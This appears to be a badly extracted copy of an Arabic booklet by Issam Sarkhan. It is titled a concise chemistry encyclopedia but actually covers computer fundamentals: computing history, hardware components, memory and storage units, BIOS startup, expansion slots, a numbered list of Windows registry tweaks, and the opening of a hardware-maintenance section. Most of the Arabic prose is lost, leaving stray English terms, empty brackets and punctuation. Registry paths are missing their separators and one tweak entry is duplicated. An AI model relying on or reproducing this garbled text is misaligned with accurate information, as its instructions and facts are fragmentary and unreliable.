

الموسوعة المختصرة في علم الكيمياء

عصام سرخان

عصام سرخان في علم الكيمياء

IRAQ()




الافتتاح

زمان ماشرع

الافتتاح من تحت

الافتتاح والافتتاح



/ /

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
الْحَمْدُ لِلَّهِ الَّذِي هَدَانَا لِهَذَا وَمَا كُنَّا لِنَشْكُرَهُ
إِلَّا بِرَحْمَتِهِ الْعَظِيمِ

بِسْمِ اللَّهِ الرَّحْمَنِ الرَّحِيمِ
الْحَمْدُ لِلَّهِ الَّذِي هَدَانَا لِهَذَا
وَمَا كُنَّا لِنَشْكُرَهُ إِلَّا بِرَحْمَتِهِ
الْعَظِيمِ

!!!!.....

...


..

...

...

. ()

وَأَمَّا الَّذِينَ
الَّذِينَ آمَنُوا
وَالَّذِينَ هُمْ



Email

issam_art4@yahoo.com

()

.« »

(/) /

»

vacuumtubes «
.Memory

IBM

.(.)

.« »

« »

»

.«

« »

.semiconductors

applicationsoftware

.Memory

Microprocessor «

(Chip)

CPU

IBM

.Macintosh «

»

Apple

...

«

» Computing Quantum «

»

Nanotechnology

(_____)

تاريخ الحاسوب

computer

" "

Antikythera (

)

abacus

mechanism

(Wilhelm Schickard (1623

() abacus

Joseph Marie Jacquard

Jacquard

.Hollerith Hermann

)

(Claude Shannon

(Atanasoff-Berry (1937

()

()

Colossus

Harvard Mark I

() ENIAC

.()

Z3

Zuse Konrad

Z

ENIAC

(") Von Neumann

EDSAC (Machine Small-Scale Experimental)

إن تصميمات الحاسب المقاد بأنبوية الصمام أصبحت قيد الاستخدام خلال الخمسينات من القرن العشرين، و لكن مع الوقت تم استبدالها بالحاسبات الترانزستورية حيث أنها أصغر و أسرع و أرخص و أكثر معولية (وثوقية)، كل ذلك أتاح لها أن يتم إنتاجها على المستوى التجاري و ذلك في الستينات من القرن العشرين. في سبعينات القرن العشرين، ساعد اختيار تكنولوجيا الدائرة المتكاملة في إنتاج الحاسبات بتكلفة قليلة كافية لأن تسمح للأفراد بامتلاك حاسب شخصي من الأنواع المعروفة حالياً

)

.(von Neumann

(ALU)

:

.(I/O

)

"

"

)

(

.

)

()

.

:

بدرجة كبيرة و هذه البنيات مختلفة بشكل ملحوظ عن بنية البرنامج المخزن الاساسية و في بعض الاحيان تحتوي على الآلاف من وحدة المعالجة المركزية، و لكن مثل هذه التصميمات تصبح ذات فائدة فقط لأغراض متخصصة.

.Babbage

Boolean

(relays)

(relays)

Shannon
(logic gates)

()

:

(Input/Output) I/O

(robot)

teletype

(hard disks)

key drives (CD-ROM)

:

()

.(
" ")
) Assembly
Prolog

:(

.()

)

.(Ada


(


) Computer software
:(computer programs)

office suite

;++C

Windows XP






microcontroler

chip

microship

pic16f84

_____ :



-(INPUT UNIT)

-(UNIT CENTRAL PROCESSING)

-(OUTPUT UNIT)

-(STORING UNIT)

_____ : (UNIT INPUT)

(MOUSE) (KEYBOARD) :

.....(SCANNER) (MIC)

: (UNIT CENTRAL PROCESSING) :

.
:

. (CONTROL UNIT-CU) -

.

.(LOGIC UNIT-ALU & ARITHMETIC) -

:
:
.....

: (MEMORY MAIN) -

:

RAM :

ROM :

:RAM

... (MEMORY ACCESS RANDOM)

.(BYTE) * *

(BITE)" " : (BYTE) ■

:

الموسوعة المختصرة - عصام سرحان نياي
(K.B) =

(M.B) =

(G.B) =

ROM

...(MEMORY ONLY READ)

.....

:(OUTPUT UNIT) :

.(()) (()) :

:(STORING UNIT) :

(FLOPPY DISK)

(DISK HARD)

(CD DISK)

-

-

▪

▪

COM

.....

COM 2

COM 1

)

(

_____:

LPT

.....

LPT 2

LPT 1

(DISK)_____

:(FLOPPY DISKETTE)_____

_____:

.(FLOPPY DRIVE)

:

() ,

() ,

:

(DD) : (DOUBLE DENSITY) - (D)

.

(HD) : (HIGH DENSITY) -

.

CD ,DVD

: (HARD DISK) _____

.

:

.

▪

▪

▪

..... **(G.B , , ,)** ▪

: (_____) _____

. ()

. ()

: (DVD _____)

(CD-ROM)

COMPAC DISK CD .

(CD_ROM DRIVES)

(CD-ROM DRIVE)

.(CD-RW DRIVE)

(INTERNAL)

.(EXTERNAL)

(keyboard)

F , J

.

NUM

...

.

.

(MOUSE)

.

.()

•

.()

•

.

•

.

•

_____ :

.

_____ :

DRAG AND DROP	DOUBLE CLICK	CLICK

_____ : (_____)

_____ :

.

_____ :

○

_____ :

○

.

_____ :

_____ :

■

.

_____ :

■

.

_____:

(bit) ○

(bit) ○

(bit) , ○

(bit) , , ○

(PRINTER)

_____:

(CPS) : ■

(PPM)

(DPI) : ■

_____:

:DOT MATRIX ○

. ()

:INK JET

- /

. (OIL-BASED INK)

:(JET COLOR INK)

:

...

:LASER

...

.A3

:

....

/

/

:PROCESSOR

....

....

:RAM

...

:CACHE MEMORY

..

: HARD DISK

: CD DISK DRIVE

.....

: MONITOR

LCD

: FAX MODEM

:

. COM2 COM1

/ /

/

..

: SOUND CARD

- CREATIVE LABS :

....SOUND BLASTER

GRAPHIC

ACCELERATOR

PIXEL

×

.....

: PRINTER

.....(HP)

- (- EPSON - CANON (HP :

:_____

(Processing Data)

:

:

Information Processing Data



:_____

((Program))

▪

:

▪

(System software)

:_____

(Application Software)

:_____

:_____ :

(Windows)

(DOS)

:

:

○

-
-

...

()

:

_____ -

. :

(Microsoft Excel)

(Microsoft Word) _____ -

:(Data Base) _____ -



....

_____ -

:



ý



t				u
---	--	--	--	---

"Document My" "

Windows

Fonts

:A

:D :C

C:\my documents\my pictures\x.tif

»

»

:

exe.		:
bat.		
com.		
txt.		:
doc.		
WRI.		
HTM.		
LNK.		:
url.		
bmp.		
crd.		
gif.		

:

:

RAM :

: Hard disk :

AMD

:

:

.

.

:

-

-

-

-

-

:

-

-

-

:

-

-

-

Printed Circuit Board PCB

expansion cards.

Bus

)

(

(BIOS)

" (Basic Input Output System)

"

:

...

" power on

(POST)

self "

(.....)

)

.....

(beep code)

-

)

(.....)

(.....

(

()

:

POST

). (

BIOS

)

(del

CMOS

":

(...

)

(del

:

(

)

Cache Memory

L1

"cache hit"

"cache miss"

L2

:" Peripheral Component Interconnect " Accelerated Graphic Port "

PCI

ISA

PCI
AGP


PCI

AGP

PCI

PCI

...



: •ISA •EISA •LOCALBUS •PCI •AGP

: •COM •SERIAL •PS2 •PARALEL PORT •LPT •USB

:

:

: 1:

PCI

PCI 1-1:

AGP 1-2:

:

: 2:

BIT•128BIT •256BIT

:
RJ45

: 3:

: 3-1:

.(

(

BNC

CAT8 CAT6 CAT5e CAT5

(FIBER OPTIC)

3-2:

.....

: 3-3:

CENTRENO .

: / 4:

RJ11.

:

:

ROM

BIOS

BIOS :

RAM :

RAM : _____

ROM

: _____

: _____

DRAM:

1:

2: DRAM:

3: VRAM:

VIRTUAL

MEMORY .

: _____

: HANG

:

:

:

:

insufficient memory

:

:

1:

2:

3:

[HR]

:

BIT

:

BYTE

BIT

BYTE

kBYTE

MBYTE

....

GBYTE

TERA BYTE

....

:

FLOPPY DISK.

1:

HARD DISK.

2:

DVD. CD ROM

3:

FLOPPY DRIVE : _____

1.2

الFLASH RAM وهو يستخدم كثيرا وهو يعتبر ثورة في اختراع هذا الجزء حيث سهوله استخدامه وسعته الكبيرة في الخزن وهو يعتبر هارد خارجي لوجود انواع ذو سعة خزنيه كبيرة تبدأ من ١ كيكيا الى ٤ و ١٦ و و و و الخ

يجب هنا و للحفاظ على المعلومات المخزنة على القرص المرن من نحذر من تعريض القرص لدرجات الحرارة العالية والماء والرطوبة والمجال المغناطيسي.

مكونات المشغل:

- 1: موتور: لتشغيل حركة البكرة الداخلية للقرص.
- 2: رأس القراءة والكتابة: لقراءة بيانات القرص وتسجيل البيانات من وإلى القرص.
- 3: ضوء البيان: الذي يوضح ما إذا كان القرص في وضع العمل أو التوقف.
- 4: مفتاح منع الكتابة على القرص: حيث يسمح القرص خاصية منع الكتابة وذلك بوجود فتحة إغلاق وفتح على نفس القرص .

Bit))

Database))

Policies))

Registry Checker)) - ()

User.dat) & System.dat)
NT

C:\Winnt\System32\Config) .)

((Regedit.exe))

START 1-

RUN 2-

3-

: 1-

:

C:/ LOGO.SYS

C:/WINDOWS LOGOW.SYS

LOGOS.SYS

*

BMP

.....

SYS

(SHORTCUT TO) 2-

REGEDIT

:

HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONEXPLORER
BINARY

Link

...

00 00 00 00))

3-

:

REGEDIT

:

HKEY_CLASSES_ROOTINKFILE
ISSHORTCUT

:

HKEY_CLASSES_ROOTPIFFILE
ISSHORTCUT

: 4-

REGEDIT

:

HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESSYSTEM
DWORD

DisableRegistryTools

()

....

()

(Open With Dos Prompt) 5-

:

...

REGEDIT

:

HKEY_CLASSES_ROOTDIRECTORYSHELL

Dos

(Open With Dos Prompt)

DEFAULT

COMMAND

(C:Command> com /K CD)

DEFAULT

(Open With Dos Prompt) 6-

:

REGEDIT

:

HKEY_CLASSES_ROOTDIRECTORYSHELL

ExploreHere

(Explore From Here)

DEFAULT

COMMAND

(explorer.exe

DEFAULT

/e,/root,/idlist,%1)

(Quick Disk Copy A: to A) 7-

A :

:

A

REGEDIT

:

HKEY_CLASSES_ROOTDIRECTORYSHELL

Print
 (Defragment This Drive) DEFAULT
 COMMAND
 (command.com /c dir /ogn > DEFAULT
 %1)

12-
 .
 REGEDIT
 HKEY_CURRENT_USER\control Panel\Desktop
 STRING
 MenuShowDelay
 ()
 ()
 Quicview 13-

:
 REGEDIT
 :
 HKEY_CLASSES_ROOT*
 Quicview
 Default
 (*)

14-
 SYSTEM OEMINFO.INI
 NT SYSTEM 32 95 -98-ME

General
 Manufacturer =
 Model =

Support Information
 Line1=
 Line2=
 Line3=
 Line4=

OEMLOGO.BMP

SYSTEM
 :
 General .

15-

REGEDIT

:
**HKEY_CURRENT_USERSOFTWAREMICROSOFT
MS SETUP (ACME)USER INFO
DefName
DefCompany**

: **(Shut Down)** 16-

REGEDIT

:
**HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
DWORD**

**NoCLOSE
()
()**

17-

REGEDIT

:
**HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
DWORD**

**NORECENTDOCSHISTORY
()
()**

18-

REGEDIT

:
**HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESEXPLORER
DWORD**

**NOCHANGESTARTMENU
()
()**

(ACTIVE DESKTOP)

19-

REGEDIT

:
**HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP**

DWORD
NOADDINGCOMPONENTS
()
()
(ACTIVE DESKTOP) 20-

REGEDIT
:
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
DWORD
NODELETINGCOMPONENTS
()
()

(ACTIVE DESKTOP) 21-

REGEDIT
:
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
DWORD
NODELETINGCOMPONENTS
()
()

(ACTIVE HTML 22-
DESKTOP)

REGEDIT
:
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
DWORD
NOHTMLWALLPAPER
()
()

(ACTIVE 23-
DESKTOP)

REGEDIT
:
HKEY_CURRENT_USERSOFTWAREMICROSOFT
WINDOWSCURRENTVERSIONPOLICIESACTIVEDESKTOP
DWORD
NOEDITINGCOMPONENTS

()
()

لننظرنا بشكل عام الى مشاكل الحاسب الالي فنجد انها تنقسم الى قسمين :

القسم الاول/اعطال ماديه : وتنشأ بخلل في الدارات الالكترونيه مثل بطاقة الشاشة مما يؤدي الي عدم ظهور اشارات مرئيه او ظهور ا لوان بشكل غير مريح

وقد يلحق الخطا الى الاجزاء المتحركه مثل توقف سواقات الاقراص عن العمل

القسم الثاني / اعطال برمجيه : وتنشأ عن توقف البرامج عن العمل او تعرضها لعملية ازاله او تلف او فقدان ملفات اسايه او تعارض ونحو ذلك

=====

اولا : الاعطال الماديه :

تنقسم الصيانه الماديه الى قسمين رئيسيين من شانهمها تحديد العطب:

الصيانه الوقائيه----- ويقصد بها كل مايمكن ان يبعد حدوث عطل في الجهاز مثل:

